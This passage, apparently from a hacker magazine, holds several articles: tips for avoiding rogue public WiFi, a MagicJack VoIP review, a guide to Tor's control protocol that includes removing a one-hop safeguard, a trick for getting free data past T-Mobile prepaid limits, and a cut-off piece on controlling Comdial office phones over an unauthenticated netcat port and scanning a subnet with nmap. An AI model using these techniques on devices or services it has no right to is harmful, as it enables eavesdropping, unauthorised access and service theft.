0x05. Avoiding dodgy connections and networks

Obviously, this article clarifies just how insecure and potentially dangerous public WiFi networks can be for the unwary, so I will also give a few hints 'n' tips for checking and avoiding malicious PortaNets and similar setups:

Check the MAC address for the connection that you are using

If a network called "belkin" connects to an AP with a MAC address starting 00:07:0D, then you are actually connecting to a Cisco/LinkSys device of some description. If the manufacturers ID code (Generally the first three bytes of the MAC) doesn't match up with the brand of router that you seem to be connecting to, chances are that the network is a "fake".

Bear in mind, though, that MAC addresses can be spoofed and reconfigured by whoever has set up the device, so this isn't a comprehensive safety measure. It should protect you from any PortaNets set up by average Skr1pt K1dd1ez though. A list of vendor MAC codes can be found via `http://tinyurl.com/➥vendor-MACs`

Encrypt as much of your traffic as possible, and use complicated/obscure/multi-layer methods of encryption

Although a PortaNet could potentially decrypt/re-encrypt data en-route as outlined above, a rare encryption protocol (or one that uses pre-defined keys and sends encrypted data right from the get-go) stands less chance of being known and decryptable by anyone running a PortaNet.

Don't do anything risky in public!

The very nature of public WLANs means that they shouldn't be used for accessing private and confidential services such as PayPal and online banking sites, unless you are using a strongly encrypted tunnel connection for such things. Remember that a lot of online services such as Hotmail, eBay and Facebook only use HTTPS encryption for user authentication purposes, and then drop back to normal HTTP for sending general data, including the content of private pages and e-mails. In these situations, even if your username and password are protected with HTTPS, the unencrypted data in the pages that you load afterwards could still provide a lot of ammunition for an identity thief or similar individual.

Consider using your own network services whenever possible

Setting up your own DNS and/or encrypted web-proxy on a machine at home, and only using those services, should afford a lot of protection from malicious DNS and similar attacks, with the added benefit that you have a greater level of control over the services that you may use whilst out and about. With a normal public WiFi connection, you often have to put your trust in the DNS and other services provided by that network or the ISP serving the connection, and, while most commercial ISPs can generally be trusted to deliver legitimate responses to DNS and similar calls, it would be a very simple matter for the manager of a cafe to set up a maliciously configured DNS to route calls from customers laptops to only the gods know where.

0xFF. The final word

Here's hoping that you all enjoyed this article on the theory and benefits of Portable Networks, the insecurity of public WLANS, and how to go about protecting yourself from the dangers posed by the above! I see that despite my original intentions, this article, like my previous ones, has run to somewhat epic proportions... but fingers crossed, this hasn't proved too long or tiresome for people to read and enjoy.

On a more personal note; I have unfortunately become rather badly hit by the recent "credit crunch", and I've actually had to lose my home Internet connection as a result. Consequently, I'm now having to do all of my Internet access and e-mail from public libraries, which often doesn't give me nearly enough time to do everything online that I need to. So, although comments and/or constructive critique on this article are more than welcome via e-mail, I'd like to ask people not to e-mail me with any in-depth questions about "How to do this...", "How can I make that..." or similar, as I probably won't have nearly enough time available to answer them.

Farewell for now, have a lot of phun, and surf safe!

Hello, and greetings from the Central Office! I'm currently over the North Pacific winging my way back to Seattle. I now know the price of tea in China, the breeding cycle of the giant panda, and just how crazy payphones can get. In fact, you may see some interesting Chinese payphone pictures in an upcoming issue of *2600*.

When preparing for my trip to Sichuan, one big consideration was how I'd call back home. Land lines are available and payphones are plentiful throughout China, but costs are very high using U.S.-based calling cards (anywhere from 50 cents to $1 per minute). Slightly more reasonable rates are available using Chinese GSM carriers, but rates still average 20-50 cents per minute. Meanwhile, VoIP is very cheap, weighing in with prices as low as... well, free. That's what MagicJack advertises, which deserved a closer look.

Of course, it's not really free, but the promise is tempting: for about $40, you can simply plug in MagicJack and make calls anywhere in the U.S. or Canada for free. Call as long as you want, anywhere you want, for an entire year. Better yet, each subsequent year costs only $20. The product even includes free voice mail and you can select phone numbers in whatever market you like nationwide. And best of all, no fiddling around with headsets or microphones on a computer; just plug one end of the MagicJack into your computer's USB port, and then connect the other end to an ordinary telephone set. Heck, it was even endorsed as the 2008 *PC Magazine* product of the year! What could possibly go wrong?

Well, if you have to ask that in the telecommunications business - especially where VoIP is involved - you probably haven't been around it for very long. VoIP is a very complicated business, and MagicJack fails to unravel its complexity. In fact, it introduces some complexity of its own. Phone numbers in whatever market you like? Well, you may get one in the same LATA, but the end office might be a toll call to virtually everywhere. Call anywhere you want? Sure, as long as the number isn't blocked by MagicJack (as many Iowa-based teleconference services are). Make as many calls as you like? Yes, as long as you call fewer than 60 unique numbers per day. When you install the software, the End User License Agreement (EULA) has a few very nasty surprises. And as for that *PC Magazine* Product of the Year endorsement (which MagicJack still advertises), *PC Magazine* rescinded it - something never before done in the history of the magazine.

There are four distinct components of MagicJack:

Hardware. This is made by TigerJet, a manufacturer of VoIP hardware. The TigerJet integrated chipset provides a USB audio controller, which serves as the interface between your telephone set and the computer. It also provides a CD-ROM USB device, which is used to install the MagicJack software.

Client software. Written by SJ Labs, this provides a SIP/RTP "soft phone." It uses the CPU of your computer to encode and decode your conversations, and referencing an index of gateway servers, it uses your Internet connection to reach MagicJack's SIP/RTP gateways. The software also logs your phone calls, sends information about you to Google, and serves advertising.

Middleware. Provided by stratus.com, this software runs on MagicJack gateway servers. These are numerous and located throughout the country with reasonable proximity to MagicJack rate centers. This software provides encoding and decoding of SIP/RTP conversations on the server side, and also provides an SS7 interface to the PSTN. SIP servers appear to run on Linux, and Asterisk appears to be the switching platform. RTP servers appear to run on OpenVMS for HP Alpha.

CLEC. MagicJack is a wholly owned subsidiary of YMAX Communications Inc., a fully qualified CLEC in all 50 states. This is the ace in MagicJack's sleeve, and appears to make possible (albeit with razor-thin margins) unlimited calling to anywhere in the U.S. or Canada.

MagicJack software is available for both Mac and PC. I tested the PC version. Although this is supposed to be a "plug and play" installation experience, it doesn't work if you have autoplay disabled in your operating system. To install the software, I had to hunt through the root directory of the virtual CD-ROM device (which contains a file called "DO NOT USE THIS DRIVE") to find the setup files.

Running the installer downloads the latest installation files from the MagicJack site and starts up the soft phone. This allows you to immediately make 30 minutes of calls (over a 48 hour period) prior to registration. After you've reached either threshold, registration is mandatory. In this "demo" state, 800, 888, 877, 866, 500, and 900 calls are blocked, as are international calls (except Canada) and calls to directory assistance. After registering, you can select a phone number.

MagicJack then offers insurance for $1 per year. The insurance covers damage to or failure of your MagicJack hardware, but whether MagicJack replaces your hardware is in its sole discretion. I declined.

After registering, I received two email messages. The first was a 911 disclosure. It basically says that MagicJack will try to connect 911 calls, but they're under no obligation to do so and they will only send 911 whatever information you provided at sign-up (which may not be your actual location). I also received a verification email. Clicking on the verification email specifically allows MagicJack to spam you per their Terms of Service.

Once installed, the softphone *cannot be uninstalled.* Yes, you read this correctly. Even if you return the MagicJack, the software will remain on your computer, tracking your activity and displaying ads forever (or until you track down and eradicate every piece of it).

Once installed correctly, making phone calls is as

easy as picking up the phone and dialing. That is, as long as the ports the soft phone uses are open, and as long as it's able to communicate with the MagicJack SIP and RTP servers. There are a few additional technical requirements that are unlikely to be met on many consumer PCs, leading to a complicated and frustrating troubleshooting experience with MagicJack's unhelpful customer service (they communicate with you only via web chat, and generally provide canned answers that don't apply to your problem).

While running, the client software handles SIP/RTP in the background. The SIP credentials use a salted hash password, which means that it could be cracked via dictionary attack (this could allow you to, for example, clone your MagicJack account to a SIP ATA). The client also displays advertising and secretly sends information about you to Google via the 1e100.net domain. "Don't be evil" indeed.

The user interface allows selecting between normal broadband connections and high latency, slower speed aircard connections. Normal broadband connections appear to use the GSM codec, while aircard connections use a poorer quality (but lower bandwidth) codec.

Obviously, as a phreak, I tested the entire dial plan. Here are my observations:

• Voice quality ranges between poor and terrible. Folks, for $20 a year, you get what you pay for! It's too poor to pass DTMF in most cases. The quality is also too poor to maintain a data (such as fax or modem) connection, making for a frustrating experience sending faxes or calling dial-up BBSs.

• As compared to other VoIP services I tested, Skype, Gizmo5, IPKall, and Google Voice all provide a markedly superior VoIP experience. In my market, MagicJack quality is so poor that the service is virtually unusable.

• Disconnected numbers ring indefinitely and then go to reorder. No SIT tones and no recording, so it's really difficult to know what went wrong.

• ANI and Caller ID do pass correctly.

• Either 10 or 11 digit dialing goes through, but seven digit dialing is not allowed.

• All circuits busy recordings are played.

• Calls to numbers that don't supervise go through, and they even send forward audio.

• Calls to Canada and the U.S. are free, including Alaska, Hawaii and Puerto Rico. However, U.S. Virgin Islands isn't considered domestic and isn't allowed without purchasing international credits. Guam and the Commonwealth of the Northern Mariana Islands are also considered international.

• Calls to 800/888/866/877 numbers go through without issues. However, calls to UIFNs (country code 800) fail without any international calling credit. I'm not sure whether they go through or bill properly with international calling credit on the account, because I didn't buy any.

• Calls to a carrier access code plus any number route to a recording that says "You have reached a YMAX Communications test number. This call was successful."

• Dialing 0 provides instructions to dial the area code and telephone number. 0+ calls yield the same results.

• While most calls appear to be routed either through local access tandems or dedicated interconnection trunks, YMAX doesn't have interconnection agreements with every ILEC, CLEC, or wireless carrier. For these calls, AT&T appears to be the long distance carrier (based on all circuits busy recordings). The trunk used is 062T, which is the New York 24 tandem.

• Call waiting works correctly. There is no three-way calling available on outbound calls. A three-way calling feature for inbound calls is available, but I couldn't get it to work.

• Voice mail is available, and is surprisingly rich and full featured. The terms of YMAX's interconnection agreements require a reasonable degree of traffic parity for the "bill and keep" arrangements made, so YMAX definitely wants you to receive calls.

• Call forwarding is available via the MagicJack website. You can log in to set up forwarding.

• *67 doesn't work, and there's no apparent way to block Caller ID (either per-call or permanently).

Unless MagicJack is a giant Ponzi scheme, how could they possibly afford to provide unlimited calling for only $20 per year? This is something I really wanted to find out, given the spectacular collapse of previous VoIP services priced well below market. What I discovered is that $20 per year may become the new market price for voice service. MagicJack is a subsidiary of YMAX Communications Inc., a fully qualified CLEC with a management team consisting of numerous telecommunications industry veterans. These folks knew what they were doing, and played their cards very shrewdly when setting up the company. In reviewing the interconnection agreements filed between YMAX and AT&T for its 13-state region (handled by tminc.com), the billing arrangement is consistently "bill and keep" and is not subject to access charges (a topic I've written extensively about in previous columns). There is one exception, which is ISP-bound traffic. This is subject to a .0007 cent charge per minute of use, where activity exceeds a 3:1 terminating to originating ratio. This is clearly why MagicJack provides such full-featured voicemail; they need to maintain at least this balance of inbound to outbound calls in order for their business model to work. In fact, it is possible (though unlikely) under this arrangement for YMAX to receive reciprocal compensation from AT&T for inbound calls to MagicJack lines while terminating calls for free to AT&T's network. In many states, it's difficult to obtain access to tariffs without paying. However, I was able to review a Qwest tariff for Montana and a Verizon tariff for Illinois containing similar terms, so it's reasonable to believe that YMAX has pursued a consistent strategy with respect to interconnection.

While the underlying carrier (YMAX) is a CLEC, MagicJack is specifically not offered as a CLEC product. The terms of service explicitly state that MagicJack is "...a multimedia experience which includes a voice over Internet information service feature. It is not a telecommunications service and is subject to different regulatory treatment from telecommunications services." This appears to exempt MagicJack from essentially any regulation from either the FCC or local public utility commissions.

It's time to bring this column to a close. Have a safe winter… and if you make it to China, enjoy the Harbin ice sculptures, try some delicious Uighur cuisine, and don't miss the pandas!

Shout outs to: Chronomex, afiler, javantea, maokh, inf0reaper, Dan Kaminsky, and the Metrix Create:Space crew.

Hacking Tor's Control Protocol

by iphelix

0. Introduction

This guide will show you how to enhance (or completely break) your privacy on the intertubes by delving into Tor's internals. You will learn how to create custom circuits of any size, monitor every aspect of Tor activity, and other really cool hacks. The key to all of this is Tor's embedded control protocol which gives you a lot more control over Tor's operations compared to the standard "push-the-big-red-button" GUI interfaces.

1. Setting up

First things first, you must enable the Tor control port by editing /etc/tor/torrc.

Uncomment ControlPort line:

```
## The port on which Tor will listen
➥ for local connections from Tor
## controller applications, as
➥ documented in control-spec.txt.
ControlPort 9051
```

HINT: You can quickly enable control port by passing --controlport 9051 when executing Tor from the command line.

With the control port open, we can now connect to the Tor server:

```
$ telnet localhost 9051
```

Once connected, we need to authenticate (password hash is "" by default):

```
authenticate ""
250 OK
```

Note: Vidalia enables control port with a password, you will need to look up that password or avoid using Vidalia to start Tor.

1.1. Tor control commands

We can now control the Tor client's operation by issuing a number of commands. This is a bit boring, but you will need to learn some of the more important commands before you can start messing with Tor.

1.1.1 Viewing and setting configuration variables

You can view and set Tor configuration variables to change Tor's operation. Most of these variables are set in the torrc file, but you can override them dynamically as you see fit. Play with these commands to learn more about Tor's configuration.

getconf - gets a value stored in a configuration variable.

```
getconf controlport
250 ControlPort=9051
```

setconf - sets configuration variables. For the most part these variables can be set inside torrc; there are several variables (e.g. __DisablePredictedCircuits) which can only be set through the Tor control interface.

```
setconf controlport=9051
250 OK
```

resetconf - reset configuration variable to its default value.

```
resetconf controlport
250 OK
getconf controlport
250 ControlPort=0
```

saveconf - saves current configuration values to the torrc file. Values such as __DisablePredictedCircuits will not be saved.

For a complete listing of configuration variables that you can view or set issue the following command:

```
getinfo config/names
```

1.1.2 Viewing what Tor is doing

Tor has a highly customizable logging system which allows us to see exactly what it is doing in the background. Before any information will be displayed, we must tell Tor exactly what we want to see using the "setevents" command. "setevents" enables console log output of predefined event types. Valid event types include:

- CIRC - circuit events. Includes information on newly created, already existing, and closed circuits.
- STREAM - stream events. Provides information on the status of application streams, including which circuit is used for the connection.
- ORCONN - Tor network connection events. These events display newly established and closed connections to Tor nodes.
- BW - bandwidth in the last second. If you enable this event, it will produce output every second, even if there is no activity.
- STREAM_BW - bandwidth used by individual streams. Unlike BW, STREAM_BW displays data only when there is activity.
- DEBUG, INFO, NOTICE, WARN, ERR - informational messages of varying severity.
- ADDRMAP - address mapping events. These events show domain-to-ip mappings that are cached by the Tor client.
- NEWDESC, AUTHDIR_NEWDESCS, DESCCHANGED - dirserver events.
- STATUS_GENERAL, STATUS_CLIENT,

- STATUS_SERVER - status information
- GUARD - guard node events.
- NS - network status events.

So, in order to enable console output of event types circ (circuit events) issue the following command:

```
setevents circ
```

Multiple events can be specified at the same time:

```
setevents circ stream orconn
```

Prepend keyword "EXTENDED" to see extended event information where available:

```
setevents extended circ
```

Note: Every time you issue a setevents command, all displayed event types will be reset.

I personally find the following set of events most informative:

```
setevents extended circ stream
➥ orconn addrmap status_
➥general status_client guard
```

For a complete listing of event types that you can enable, use the following command:

```
getinfo events/names
```

1.1.3 Querying Tor for runtime information

Tor has a large number of runtime variables that it needs to keep track of in order to successfuly build circuits. We can query this information using the "getinfo" command.

Get information on currently open circuits:

```
getinfo circuit-status
250+circuit-status=
4 BUILT Xaishacha,Bellum,croeso
3 BUILT blutroth,TorMiddleMan391
➥,sabotage
2 BUILT blutroth,poolTOR,$9E9FAD3
➥187C9911B71849E0E63F35C7CD41FAAA3
1 BUILT blutroth,$E285783006B1B71
➥93B296A5C858B95FD85566A60,$E56FEA
➥BE3E7D822931F768A7A0F18E7BEA901EBD
.
250 OK
```

Get information about currently open streams:

```
getinfo stream-status
250+stream-status=
4 SUCCEEDED 2 74.125.39.147:80
2 SUCCEEDED 2 74.125.39.147:80
3 SUCCEEDED 2 74.125.39.147:80
250 OK
```

In case you don't see expected output, enable appropriate event output using the '"setevents" command. For a complete listing of information types that you can view issue the following command:

```
getinfo info/names
```

2. Creating Custom Circuits

Now that you know how to configure Tor, we are ready for some fun. First, you will need to change some configs to disable circuit auto-creation and allow us to create and destroy all circuits manually:

```
setconf __DisablePredictedCircuits=1
```

(disable preemptively creating circuits)

```
setconf MaxOnionsPending=0
```

(maximum circuits pending)

```
setconf newcircuitperiod=999999999
```

(longer period before creating new circuit)

```
setconf maxcircuitdirtiness=999999999
```

(longer period for circuit expiration)

Let's delete already created circuits so that they don't interfere with us:

```
closecircuit 2
250 OK
closecircuit 1
250 OK
getinfo circuit-status
250-circuit-status=
250 OK
```

2.1 Creating five or more-hop circuits

How about creating a five-hop circuit for privacy overkill ;). Use the "extendcircuit" command to create, or extend, circuits.

```
extendcircuit 0 blutroth,Tor
➥MiddleMan391,sabotage,cro
➥ eso,chaoscomputerclub23
250 EXTENDED 5
getinfo circuit-status
250-circuit-status=5 EXTENDED bl
➥utroth,TorMiddleMan391,sabotage
250 OK
getinfo circuit-status
250-circuit-status=5 EXTENDED blutr
➥oth,TorMiddleMan391,sabotage,
➥croeso
250 OK
getinfo circuit-status
250-circuit-status=5 BUILT blu
➥troth,TorMiddleMan391,sabotag
➥e,croeso,chaoscomputerclub23
250 OK
```

Immediately following "extendcircuit" is the circuit id. 0 means create new circuit. Any other number will extend an already existing circuit with the supplied circuit id.

Let's go insane with a ten-hop circuit. To build a circuit of this size, we will need to increase the circuit build timeout. This does not really increase your anonymity, but it is still awesome to send your packets flying around the world:

```
setconf circuitbuildtimeout=300
250 OK
extendcircuit 0 blutroth,TorMiddleMan391,sabotage,croeso,Xaishacha
➥,aim1loxal1net,Tonga,bettyboop,optipiii866,chaoscomputerclub23
250 EXTENDED 18
650 CIRC 18 LAUNCHED
```

```
650 CIRC 18 EXTENDED blutroth
650 CIRC 18 EXTENDED blutroth,TorMiddleMan391
650 CIRC 18 EXTENDED blutroth,TorMiddleMan391,sabotage
650 CIRC 18 EXTENDED blutroth,TorMiddleMan391,sabotage,croeso
650 CIRC 18 EXTENDED blutroth,TorMiddleMan391,sabotage,croeso,Xaishacha
650 CIRC 18 EXTENDED blutroth,TorMiddleMan391,sabotage,croeso,Xaishacha,
➥aim1loxal1net
650 CIRC 18 EXTENDED blutroth,TorMiddleMan391,sabotage,croeso,Xaishacha,
➥aim1loxal1net,Tonga
650 CIRC 18 EXTENDED blutroth,TorMiddleMan391,sabotage,croeso,Xaishacha,
➥aim1loxal1net,Tonga,bettyboop
650 CIRC 18 EXTENDED blutroth,TorMiddleMan391,sabotage,croeso,Xaishacha,
➥aim1loxal1net,Tonga,bettyboop,optipiii866
650 CIRC 18 EXTENDED blutroth,TorMiddleMan391,sabotage,croeso,Xaishacha,
➥aim1loxal1net,Tonga,bettyboop,optipiii866,chaoscomputerclub23
650 CIRC 18 BUILT blutroth,TorMiddleMan391,sabotage,croeso,Xaishacha,
➥aim1loxal1net,Tonga,bettyboop,optipiii866,chaoscomputerclub23
```

Now when we request google.com, you will see the following output in your console (provided you have used "setevents" beforehand). In summary, a new circuit id 60 is created, destined for google.com port 80, which than connects using circuit id 18 that we have created. We will appear to be coming from tor.anonymizer.ccc.de [81.169.137.209].

```
650 STREAM 60 NEW 0 google.com:80
650 STREAM 60 SENTCONNECT 18 google.com:80
650 STREAM 60 REMAP 18 64.233.187.99:80
650 STREAM 60 SUCCEEDED 18 64.233.187.99:80
650 STREAM 61 NEW 0 www.google.com:80
650 STREAM 61 SENTCONNECT 18 www.google.com:80
650 STREAM 61 REMAP 18 209.85.135.147:80
650 STREAM 61 SUCCEEDED 18 209.85.135.147:80
650 STREAM 62 NEW 0 www.google.de:80
650 STREAM 62 SENTCONNECT 18 www.google.de:80
650 STREAM 62 REMAP 18 209.85.135.147:80
650 STREAM 62 SUCCEEDED 18 209.85.135.147:80
650 STREAM 60 CLOSED 18 64.233.187.99:80
650 STREAM 61 CLOSED 18 209.85.135.147:80
650 STREAM 62 CLOSED 18 209.85.135.147:80
```

2.2 Creating two-hop circuits

Let's create a a two-hop circuit instead of the usual three hops. Our circuit will be going through tor.anonymizer.ccc.de. Two-hop Tor circuits increase connection bandwidth, for which we pay with reduced anonymity:

```
extendcircuit 0 blutroth,chaoscomputerclub23
250 EXTENDED 11
getinfo circuit-status
250-circuit-status=18 BUILT blutroth,chaoscomputerclub23
250 OK
```

2.3 Creating really fast one-hop circuits

If privacy is not an issue, and we simply need to use a specific Tor exit node, we can use single node Tor circuits. This comes in handy when a service is offered only to a specific IP space. For example, you can watch Top Gear on the BBC for free only if you come from a UK IP address space.

We will need to modify Tor source to make this work, so go ahead and download the latest Tor source tarball from `http://www.torproject.org/download-unix.html.en`

You will need to edit the tor/src/or/control.c file. Remove or comment out the following lines of code, which limit one-hop circuit creation:

```
if (circ && (circuit_get_cpath_len(circ)<2 || hop==1)) {
  connection_write_str_to_buf(
                  "551 Can't attach stream to one-hop circuit.\r\n",
conn);
  return 0;
}
```

Compile with the usual:

```
./configure
make
make install
```

Note: I had to "apt-get install libevent-dev libssl libssl-dev" on my test Ubuntu box for compilation to work.

Tor was never built for single hop circuits, so we will need to disable a few more safety mechanisms:

```
setconf FastFirstHop=0
setconf EnforceDistinctSubnets=0
setconf UseEntryGuards=0
```

Now let's create a really fast one-hop circuit with a compatible exit node "desync":

```
getinfo circuit-status
250-circuit-status=
250 OK
extendcircuit 0 desync
250 EXTENDED 40
650 CIRC 40 LAUNCHED
650 CIRC 40 EXTENDED desync
650 CIRC 40 BUILT desync
getinfo circuit-status
250-circuit-status=40 BUILT desync
250 OK
650 STREAM 29 NEW 0 whatismyip.org:80 SOURCE_ADDR=127.0.0.1:37631
➥ PURPOSE=USER
650 STREAM 29 REMAP 0 206.176.224.3:80 SOURCE=CACHE
650 STREAM 29 SENTCONNECT 40 206.176.224.3:80
650 STREAM 29 REMAP 40 206.176.224.3:80 SOURCE=EXIT
650 STREAM 29 SUCCEEDED 40 206.176.224.3:80
650 STREAM 29 CLOSED 40 206.176.224.3:80 REASON=DONE
650 CIRC 40 CLOSED desync REASON=FINISHED
```

Note: Sometimes you will encounter a STREAM message saying that it ended the stream before any data was received due to TORPROTOCOL error. Try finding a different Tor exit node or reconnecting to the same exit node a few times.

2.4 Being extra sneaky by using leaky circuits

It is possible to be extra sneaky about the final exit node by using any one of the circuit nodes as an exit node (provided the node has the necessary exit policy). First, we will need to disable automated stream to circuit assignment:

```
setconf __LeaveStreamsUnattached=1
```

Next, let's use a one-hop example to display how we can manually attach outgoing streams to previously created circuits:

```
getinfo circuit-status
250-circuit-status=
250 OK
extendcircuit 0 desync
250 EXTENDED 56
650 CIRC 56 LAUNCHED
650 CIRC 56 EXTENDED desync
650 CIRC 56 BUILT desync
650 STREAM 61 NEW 0 whatismyip.org:80 SOURCE_ADDR=127.0.0.1:59353 PURPOSE=USER
attachstream 61 56
650 STREAM 61 REMAP 0 206.176.224.3:80 SOURCE=CACHE
650 STREAM 61 SENTCONNECT 56 206.176.224.3:80
250 OK
650 STREAM 61 REMAP 56 206.176.224.3:80 SOURCE=EXIT
650 STREAM 61 SUCCEEDED 56 206.176.224.3:80
650 STREAM 61 CLOSED 56 206.176.224.3:80 REASON=DONE
650 CIRC 56 CLOSED desync REASON=FINISHED
```

Now, let's create a new four-hop circuit. In this case, we will exit from hop three instead of default hop four using HOP=3 parameter of the ATTACHSTREAM command:

```
extendcircuit 0 sabotage,SEC,chaoscomputerclub23,desync
250 EXTENDED 17
650 CIRC 17 LAUNCHED
```

```
650 CIRC 17 EXTENDED sabotage
650 CIRC 17 EXTENDED sabotage,SEC
650 CIRC 17 EXTENDED sabotage,SEC,chaoscomputerclub23
650 CIRC 17 EXTENDED sabotage,SEC,chaoscomputerclub23,desync
650 CIRC 17 BUILT sabotage,SEC,chaoscomputerclub23,desync
650 STREAM 11 NEW 0 whatismyip.org:80 SOURCE_ADDR=127.0.0.1:45597
➥ PURPOSE=USER
attachstream 11 17 HOP=3
650 STREAM 11 REMAP 0 206.176.224.3:80 SOURCE=CACHE
650 STREAM 11 SENTCONNECT 17 206.176.224.3:80
250 OK
650 STREAM 11 REMAP 17 206.176.224.3:80 SOURCE=EXIT
650 STREAM 11 SUCCEEDED 17 206.176.224.3:80
650 STREAM 11 CLOSED 17 206.176.224.3:80 REASON=DONE
```

The IP address returned by whatismyip.org is 81.169.137.209 (tor.anonymizer.ccc.de), which corresponds to the chaoscomputerclub23 exit node.

Hint: Use attach a stream to circuit 0 to let the Tor client assign it automatically.

3. Other tricks

Below are a few more random tricks:

Get the country code for an IP address:

```
getinfo ip-to-country/216.66.24.2
250-ip-to-country/216.66.24.2=us
250 OK
```

Switch to new circuits:

```
signal newnym
```

Let's redirect all CNN traffic to BBC ;)

```
mapaddress www.cnn.com=www.bbc.co.uk
```

Reduce Tor traffic by disabling preemptive circuit creation:

```
setconf __DisablePredictedCircuits=1
```

Speed up Tor:

```
setconf CircuitBuildTimeout 10
```

Use specific exit node for a website

```
mapaddress www.bbc.co.uk=www.
➥bbc.co.uk.ephemer.exit
```

Resolve domains and IP addresses using Tor:

```
setevents addrmap
250 OK
resolve 2600.com
650 ADDRMAP 2600.com 216.66.24.2
➥ "2008-10-11 05:07:45"
➥ EXPIRES="2008-10-11 12:07:45"
250 OK
resolve mode=reverse 216.66.24.2
250 OK
650 ADDRMAP REVERSE[216.66.24.2]
➥ phalse.2600.COM "2008-
➥10-11 05:09:10" EXPIRES="2008-10-
➥11 12:09:10"
```

4. Automation

I have developed a Python script to automate circuit creation using the TorCtl library. Using this script, you will be able to specify which countries you want to use for each hop, how many ocean and continent crossings you want to take, specify circuit sizes, and many other tweaks. You can get it here: `http://➥thesprawl.org/code/src/tor-auto➥circuit.tar.bz2`

Also, for a quick listing of Tor exit nodes to use in your custom circuits, use another script I wrote to query the exit node directory listing: `http://thesprawl.org/code/src/tor-➥nodes.py`

5. Conclusion

There was a lot of ground covered in this guide, but there are even more interesting hacks still out there, waiting to be discovered. So go ahead and have some fun! Here are a few links to get you started:

- `http://www.torproject.org/svn/trunk/doc/spec/control-spec.txt`
- `https://svn.torproject.org/svn/torctl/trunk/doc/howto.txt`

Root teh moon!

Greetz to all mrlers, good folks from trin, and leet dudez of sf2600.

Hack T-Mobile Prepaid Messaging and T-Zones

by Mr. Curious / DoPi

I am an unrepentant cheapskate and also an information junkie. As you can probably imagine, these two aspects of my personality are constantly at war with one another–the latter always wanting more and fresher data, the former usually unwilling to foot the bill. The compromises to which they usually come leave them both wanting, and are perhaps best personified by my mobile f0ne: a vanilla, no-frills "gimme" handheld with T-Mobile prepaid. For the most part, it has functioned adequately for what I need: a short voice call or two per day and the occasional SMS. Even the heavily-castrated (but, all importantly, FREE) "T-Zones" function has worked fairly well and provided data snippets like stock quotes and weather forecasts when I've needed them.

What the phone lacked in PDA function, I worked around using Google Calendar and the very cool GVENT (48368) SMS on-the-fly event creation function, which I could couple with home and work PCs without ever having to physically sync. However, between the sending and receiving of several SMS reminders (as well as the occassional Twitter or regular SMS messages), I found myself burning through more nickels and dimes (literally) than my stinginess could handle.

Furthermore, there have been a few times that I've needed fairly "normal" web access–to win a bet, look up a definition, or what-have-you. The free "T-Zones" web access provides direct links to only a few sites (news, sports, "amusing info," etc.), and any attempts to enter URLs pointing anywhere outside of this handful of pages would return the always-nasty message: "your plan does not support this feature."

So T-Mobile keeps their prepaid customers on a pretty strict data diet, right? No, not so much. By utilizing the steps below, you can work outside the margins that T-Mobile has established for its prepaid customers. The steps involved are not always time-effective, but they do provide some options to soup-up your prepaid plan at no cost.

First of all, you may notice that at the top of the T-Zones page, there is a search box. Typing anything in there and clicking "Search" takes you to a Yahoo! Mobile oneSearch results page. So, now we know that Yahoo! Mobile, though not referenced anywhere in the T-Zones menus, is not part of T-Mobile's DNS blacklist (probably because many of the handsets include a podunk Yahoo IM client).

So then you'll see that if you point the WAP browser to the URL `http://us.m.yahoo.com/`, you get a fairly full page of options. Bookmark this page. Now, you can see that one of the options there is Yahoo! Mail–and bear in mind that we are still in the FREE area of T-Zones. So go ahead and send and receive messages with wild abandon... T-Mobile's prepaid per-message charges do not apply here. At this point I went ahead and stopped my SMS Twitter alerts and pointed them instead to my Yahoo! inbox–ditto with SMS event reminders from my Google Calendar account (which I retained because it is superior in all respects to Yahoo!'s).

And now that I have access to a regular mobile inbox, by extension I also have access to essentially the full internet. I can do this by use of web-by-email services such as `www@web2mail.com` (enter target URL in subject) or `www4mail@wm.ictp.triese.it` (enter target URL in body), which will pull the current page and send it to your Yahoo! Mobile inbox.

There are some even faster work-arounds that can be manipulated by use of the oneSearch function. If you enter "wiki" and your search term in the search box, a mirrored Wikipedia entry for your search term (retrieved from a still-accessible Yahoo domain) can be received.

Some other sites that do not appear on the T-Zones menus but are accessible by URL entry include: `mobi.traffic.com`, `radar.net`, 4INFO (`wap.4info.net`), and even Amazon (`www.amazon.com/gp/aw`).

Again, none of these methods or WAP sites are particularly suave, but they get the job done and don't cost a penny. Even if I ever put my tightwad days behind me and (gasp!) get on a contract plan, I'll always retain my trusty T-Mobile prepaid (with a couple bucks balance to keep it alive), which, in a pinch, will be able to provide me free web access for life.

Shout-outs: Bobakko & Benji, DoPi, JaR_ G0ats, Syn Ack (757), HoFo.

CALLING COMDIAL PART #2

by Metalx1000

Last time I went over logging into the phone remotely using Netcat on port 9027. This time I'm going to show you a little more you can do with port 9027 and then I'll explain how you can use Ettercap to remotely record conversations from most VoIP phones through the local network. But first, here is a quick review and some commands I did not go over last time.

Each button on the Comdial phone has an LED light on it. If you send the "L" command to the phone on port 9027, it will make the LEDs all flash in a cool pattern. It's very Christmas-light like. You can connect to the phone with Netcat, as I showed you last time, and press the "L" key (it is case sensitive) and "ENTER" like so:

```
/home/user> nc 192.168.22.237 9027
[12:29:21.778] command_poll: got listenfd event
[12:29:21.790] command_poll: action->fd_ptr=9 accepted
[12:29:21.790] Connected to station 237
[12:29:21.789] Phone Version    : 3.0.026
[12:29:21.789] Phone Build Date: 01/16/2009 12:29:21
[12:29:21.789] Phone MD5Sum     : 3777ad4b3ac20ae9b56391267e81bb90
[12:29:21.799] Boot Version     : 1.04
[12:29:21.800] Boot Build Date : 05/03/2005 22:40:17
[12:29:21.800] Boot MD5Sum      : 5b84e34dcf06235e3763c755a9c57e9c
[12:29:23.009] ServiceSubscriptions: Started
[12:29:23.009] ServiceSubscriptions: Ended
L
[12:29:24.218] Test LED enabled:
[12:29:24.229]
Use 'u' and 'd' keys to select a cadence, then press an LED
[12:29:24.229] Current cadence: R
```

To get the phone to stop flashing just send the "L" command a second time. Now, you can also pipe the command in, connect, and disconnect all in one shot like so:

```
/home/user> echo L | nc
➥ 192.168.22.237 9007 -q1
```

This sends the "L" key to the phone and the "-q1" is a switch telling Netcat to disconnect after 1 second. Now let's say you have a bunch of phones that you want to make flash all at once. We can do this with a few simple commands. But first, we need to get a list of all the phones. Let's use Nmap, the networking swiss army knife, and save the output to a file like this:

```
/home/user> nmap 192.168.22.* -p
➥ 9027 > comdial.lst
```

This may take a little while, so be patient. It will create a text file called "comdial.lst" and the contents of that file will look something like this:

```
Host 192.168.22.193 appears to be
➥ up ... good.
Interesting ports on 192.168.22.193:
PORT     STATE  SERVICE
